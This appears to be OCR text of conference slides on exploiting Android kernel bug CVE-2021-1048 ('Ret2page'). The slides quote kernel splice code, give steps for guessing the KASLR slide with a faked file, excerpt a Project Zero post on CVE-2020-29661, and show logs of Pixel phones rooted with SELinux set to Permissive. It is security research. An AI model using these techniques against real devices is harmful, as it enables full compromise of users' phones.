


CVE-2021-1048 exploit (Ret2page)



Which handle is related to the freed file?🤔

CVE-2021-1048 exploit (Ret2page)



- Naturally bypass SMAP/PAN
- How about KASLR?🤔

Find the user handle

- Set the freed file's f_mode as FMOD_READ

- Repeatedly call splice syscall
  - candidate files as fd_in
  - Regular file as fd_out

```
1408  SYSCALL_DEFINE6(splice, int, fd_in, loff_t __user *, off_in,
1409          int, fd_out, loff_t __user *, off_out,
1410          size_t, len, unsigned int, flags)
1411  {
1412      struct fd in, out;
1413      long error;
1414
1415      if (unlikely(!len))
1416          return 0;
1417
1418      if (unlikely(flags & ~SPLICE_F_ALL))
1419          return -EINVAL;
1420
1421      error = -EBADF;
1422      in = fdget(fd_in);
1423      if (in.file) {
1424          if (in.file->f_mode & FMODE_READ) {
1425              out = fdget(fd_out);
1426              if (out.file) {
1427                  if (out.file->f_mode & FMODE_WRITE)
1428                      error = do_splice(in.file, off_in,
1429                                        out.file, off_out,
1430                                        len, flags);
1431                  fdput(out);
1432              }
1433          }
1434          fdput(in);
1435      }
1436      return error;
1437  }
```

Find the user handle

- Set the freed file's f_mode as FMOD_READ
- Repeatedly call splice syscall
  - candidate files as fd_in
  - Regular file as fd_out
- If No, return -EBADF

```
1408  SYSCALL_DEFINE6(splice, int, fd_in, loff_t __user *, off_in,
1409          int, fd_out, loff_t __user *, off_out,
1410          size_t, len, unsigned int, flags)
1411  {
1412      struct fd in, out;
1413      long error;
1414
1415      if (unlikely(!len))
1416          return 0;
1417
1418      if (unlikely(flags & ~SPLICE_F_ALL))
1419          return -EINVAL;
1420
1421      error = -EBADF;
1422      in = fdget(fd_in);
1423      if (in.file) {
1424          if (in.file->f_mode & FMODE_READ) {
1425              out = fdget(fd_out);
1426              if (out.file) {
1427                  if (out.file->f_mode & FMODE_WRITE)
1428                      error = do_splice(in.file, off_in,
1429                                        out.file, off_out,
1430                                        len, flags);
1431                  fdput(out);
1432              }
1433          }
1434          fdput(in);
1435      }
1436      return error;
1437  }
```

Find the user handle

- Set the freed file's f_mode as FMOD_READ
- Repeatedly call splice syscall
  - candidate files as fd_in
  - Regular file as fd_out
- If No, return -EBADF
- If Yes, return -EINVAL

```
1102  static long do_splice(struct file *in, loff_t __user *off_in,
1103                        struct file *out, loff_t __user *off_out,
1104                        size_t len, unsigned int flags)
1105  {
1106      struct pipe_inode_info *ipipe;
1107      struct pipe_inode_info *opipe;
1108      loff_t offset;
1109      long ret;
1110
1111      ipipe = get_pipe_info(in);
1112      opipe = get_pipe_info(out);
1113
1114      ...
1115
1116      return -EINVAL;
1117  }
```

```
1131  struct pipe_inode_info *get_pipe_info(struct file *file)
1132  {
1133      return file->f_op == &pipefifo_fops ? file->private_data : NULL;
1134  }
```

Guess the kslide

- kslide features
  - 2MB aligned
  - Cannot extend across a 1GB alignment boundary
  - 16bits(less than 65536)

- How to guess without crash?
  - The file without a soul

Guess the kslide


- Repeatedly call splice syscall
  - f_op = base + guessed_KASLR
  - private_data = 0x1337
  - freed file as fd_in
  - regular file as fd_out
  - off_in = 0x1337

- If No, return –EINVAL
- If Yes, return –ESPIPE
  - Soul gained!

```
1102  static long do_splice(struct file *in, loff_t __user *off_in,
1103                        struct file *out, loff_t __user *off_out,
1104                        size_t len, unsigned int flags)
1105  {
1106      struct pipe_inode_info *ipipe;
1107      struct pipe_inode_info *opipe;
1108      loff_t offset;
1109      long ret;
1110
1111      ipipe = get_pipe_info(in);
1112      opipe = get_pipe_info(out);
1113
1114      ...
1115
1116      if (ipipe) {
1117          if (off_in)
1118              return -ESPIPE;
1119          if (off_out) {
1120              if (!(out->f_mode & FMODE_PWRITE))
1121                  return -EINVAL;
1122              if (copy_from_user(&offset, off_out, sizeof(loff_t)))
1123                  return -EFAULT;
```

```
1131  struct pipe_inode_info *get_pipe_info(struct file *file)
1132  {
1133      return file->f_op == &pipefifo_fops ? file->private_data : NULL;
1134  }
```

CVE-2021-1048 exploit (Ret2page)



- Can fake any type of file
  - With valid kslide

CVE-2020-29661

Tuesday, October 19, 2021

How a simple Linux kernel memory corruption bug can lead to complete system compromise

An analysis of current and potential kernel security mitigations

Posted by Jann Horn, Project Zero

Introduction

This blog post describes a straightforward Linux kernel locking bug and how I exploited it against Debian Buster's 4.19.0-13-amd64 kernel. Based on that, it explores options for security mitigations that could prevent or hinder exploitation of issues similar to this one.

Timeline






image-taimen-rp1a.201005.004.a1 — adb • adbshl — 101×40
taimen:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
taimen:/ $ getenforce
Enforcing
taimen:/ $ getprop ro.build.fingerprint
google/taimen/taimen:11/RP1A.201005.004.A1/6934943:user/release-keys
taimen:/ $ /data/local/tmp/exp_taimen
pwned_by_thomasking:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
pwned_by_thomasking:/data/local/tmp # getenforce
Permissive
pwned_by_thomasking:/data/local/tmp #


flame:/ $ getprop ro.product.model && getprop ro.product.brand && getprop ro.build.fingerprint
Pixel 4
google
google/flame/flame:11/RQ2A.210305.006/7119741:user/release-keys
flame:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid)
flame:/ $ getenforce
Enforcing
flame:/ $ /data/local/tmp/exp_flame
0000: c0 a5 10 07 f0 ff ff ff 18 a4 10 07 f0 ff ff ff
0016: 18 a4 10 07 f0 ff ff ff 28 a4 10 07 f0 ff ff ff
0000: 00 9e 10 07 f0 ff ff ff 18 a4 10 07 f0 ff ff ff
0016: 18 a4 10 07 f0 ff ff ff 28 a4 10 07 f0 ff ff ff
0000: 00 00 00 00 00 00 00 00 90 54 ff 07 f0 ff ff ff
0016: 80 54 ff 07 f0 ff ff ff 68 6f 81 07 f0 ff ff ff
0000: 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016: 00 25 4f 4c f0 ff ff ff 00 f0 8e e9 f0 ff ff ff
0000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0016: 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00
0000: 00 58 ff 07 f0 ff ff ff 00 00 00 00 00 00 00 00
0016: 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00
0000: 14 10 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
0016: d0 07 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
0032: d0 07 00 00 2f 00 00 00 00 00 00 00 00 00 00 00
0048: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064: c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
pwned_by_thomasking:/ # id
id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),1078(ext_data_rw),1079(ext_obb_rw),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
pwned_by_thomasking:/ # geten
pwned_by_thomasking:/ # getenforce
Permissive
pwned_by_thomasking:/ #


redfin:/data/local/tmp $ ./exp
0000: 41 41 41 41 00 00 00 00 00 00 00 00 00 00 00 00
0016: 00 00 00 00 00 00 00 00 28 b3 60 ee cd ff ff ff
0032: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0048: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080: 78 56 34 12 00 00 00 00 41 41 41 41 00 00 00 00
0000: 98 58 2f b7 cd ff ff ff
0000: 4c 00 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
0016: d0 07 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
0032: d0 07 00 00 2f 00 00 00 00 00 00 00 00 00 00 00
0048: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064: c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
pwned_by_thomasking:/data/local/tmp # getenforce
getenforce
Permissive
pwned_by_thomasking:/data/local/tmp # getprop ro.build.fingerprint
getprop ro.build.fingerprint
google/redfin/redfin:11/RQ2A.210305.006/7119741:user/release-keys
pwned_by_thomasking:/data/local/tmp #

General Cache

Discarded attack idea: Directly exploiting the UAF at the SLUB level

On the Debian kernel I was looking at, a `struct pid` in the initial namespace is allocated from the same `kmem_cache` as `struct seq_file` and `struct epitem` - these three slabs have been merged into one by `find_mergeable()` to reduce memory fragmentation, since their object sizes, alignment requirements, and flags match:

```
root@deb10:/sys/kernel/slab# ls -l pid
lrwxrwxrwx 1 root root 0 Feb  6 00:09 pid -> :A-0000128
root@deb10:/sys/kernel/slab# ls -l | grep :A-0000128
drwxr-xr-x 2 root root 0 Feb  6 00:09 :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 eventpoll_epi -> :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 pid -> :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 seq_file -> :A-0000128
root@deb10:/sys/kernel/slab#
```

General Cache or Dedicated Cache

```
taimen:/ # ls -l /sys/kernel/slab/ |grep "t-0000128"
ls: /sys/kernel/slab//L2TP/IPv6: No such file or directory
ls: /sys/kernel/slab//L2TP/IP: No such file or directory
drwxr-xr-x 2 root root 0 2022-02-07 11:21 :at-0000128
drwxr-xr-x 2 root root 0 2022-02-07 11:10 :dt-0000128
drwxr-xr-x 2 root root 0 2022-02-07 11:21 :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 aio_kiocb -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:10 bridge_fdb_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 dma-kmalloc-128 -> :dt-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 eventpoll_epi -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 ext4_allocation_context -> :at-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 fib6_nodes -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 kmalloc-128 -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 pid -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:10 scsi_sense_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 uid_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 xfrm6_tunnel_spi -> :t-0000128
```

```
1|redfin:/ # ls -l /sys/kernel/slab/
total 0
drwxr-xr-x 2 root root 0 2022-02-07 10:46 :0000192
drwxr-xr-x 2 root root 0 2022-02-07 10:46 RAWv6
drwxr-xr-x 2 root root 0 2022-02-07 10:46 TCPv6
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 audit_buffer -> :0000024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 avc_xperms_data -> :0000032
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 bio-3 -> :0000384
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 configfs_dir_cache -> :0000096
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 ecryptfs_global_auth_tok_cache -> :0000064
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 f2fs_inode_cache -> :aA-0001264
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 isp1760_qh -> :a-0000048
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 pde_opener -> :A-0000040
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 scs_cache -> :0001024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 secpath_cache -> :0000128
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 wakeup_irq_node_cache -> :0000032
redfin:/ # cat /proc/slabinfo |grep pid
pid                 4547   5792    128   32    1 : tunables    0    0    0 : slabdata    181    181      0
redfin:/ #
```

General Cache or Dedicated Cache

```
586  void __init pidmap_init(void)
587  {
588      /* Veryify no one has done anything silly */
589      BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_HASH_ADDING);
590
591      /* bump default and minimum pid_max based on number of cpus */
592      pid_max = min(pid_max_max, max_t(int, pid_max,
593                  PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
594      pid_max_min = max_t(int, pid_max_min,
595                  PIDS_PER_CPU_MIN * num_possible_cpus());
596      pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
597
598      init_pid_ns.pidmap[0].page = kzalloc(PAGE_SIZE, GFP_KERNEL);
599      /* Reserve PID 0. We never call free_pidmap(0) */
